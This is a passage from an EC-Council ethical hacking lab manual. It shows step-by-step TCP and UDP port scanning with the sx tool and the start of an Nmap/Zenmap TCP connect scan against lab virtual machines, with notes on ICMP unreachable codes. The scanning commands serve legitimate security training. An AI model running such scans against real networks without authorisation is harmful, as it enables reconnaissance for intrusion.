**cat arp.cache | sx tcp -p 1-65535 [Target IP address]** and press **Enter** to list all the open tcp ports on the target machine (here, the target IP address is **10.10.1.11**).

   Note: **tcp**: performs a TCP scan, **-p**: specifies the range of ports to be scanned (here, the range is **1-65535**).



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In the terminal, type **sx help** and press **Enter** to obtain the list of commands that can be used. For more information, you can further use **sx --help** command.



11. Now, let us perform UDP scan on the target machine to check if a port is open or closed.
12. In the terminal, type **cat arp.cache | sx udp --json -p [Target Port] 10.10.1.11** and press **Enter** (here, target port is **53**).

    Note: **udp**: performs a UDP scan, **-p** specifies the target port.

    Note: In a UDP scan **sx** returns the IP address, ICMP packet type and code set to the reply packet.

13. The result appears, with the reply packet from the host with **Destination Unreachable** type (**3**) and **Port Unreachable** code (**3**), which indicates that the target port is closed.


    Note: - According to **RFC1122**, a host should generate Destination Unreachable messages with code: 2 (Protocol Unreachable), when the designated transport protocol is not supported; or 3 (Port Unreachable), when the designated transport protocol (e.g., UDP) is unable to demultiplex the datagram but has no protocol mechanism to inform the sender.

    - According to **RFC792**, network unreachable error is specified with code: 0, Host unreachable error with code: 1, Protocol unreachable error with code: 2, Port unreachable error with code 3.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Type **cat arp.cache | sx udp --json -p [Target Port] 10.10.1.11** and press **Enter** (here, the target port is **500**).



15. You can observe that sx does not return any code in the above command, which states that the target port is open.
16. This concludes the demonstration of port scanning using sx Tool.
17. Close all open windows and document all acquired information.
18. Turn off the virtual machines (**Windows Server 2019**, **Android**, and **Parrot Security**).


Task 4: Explore Various Network Scanning Techniques using Nmap

Nmap comes with various inbuilt scripts that can be employed during a scanning process in an attempt to find the open ports and services running on the ports. It sends specially crafted packets to the target host, and then analyzes the responses to accomplish its goal. Nmap includes many port scanning mechanisms (TCP and UDP), OS detection, version detection, ping sweeps, etc.

Here, we will use Nmap to discover open ports and services running on the live hosts in the target network.

1. Ensure that the **Windows 11**, **Ubuntu** and **Windows Server 2022** virtual machines are running.
2. Switch to the **Windows 11** virtual machine. In the **Windows 11** machine, click **Search** icon () on the **Desktop**. Type **zenmap** in the search field, the **Zenmap** appears in the results, click **Open** to launch it.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



3. The **Zenmap** appears; in the **Command** field, type the command **nmap -sT -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

   Note: **-sT**: performs the TCP connect/full open scan and **-v**: enables the verbose output (include all hosts and ports in the output).


   Note: The MAC addresses might differ when you perform the task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The scan results appear, displaying all the open TCP ports and services running on the target machine, as shown in the screenshot.

   Note: TCP connect scan completes a three-way handshake with the target machine. In the TCP three-way handshake, the client sends a SYN packet, which the recipient acknowledges with the SYN+ACK packet. In turn, the client acknowledges the SYN+ACK packet with an ACK packet to complete the connection. Once the handshake is completed, the client sends an RST packet to end the connection.

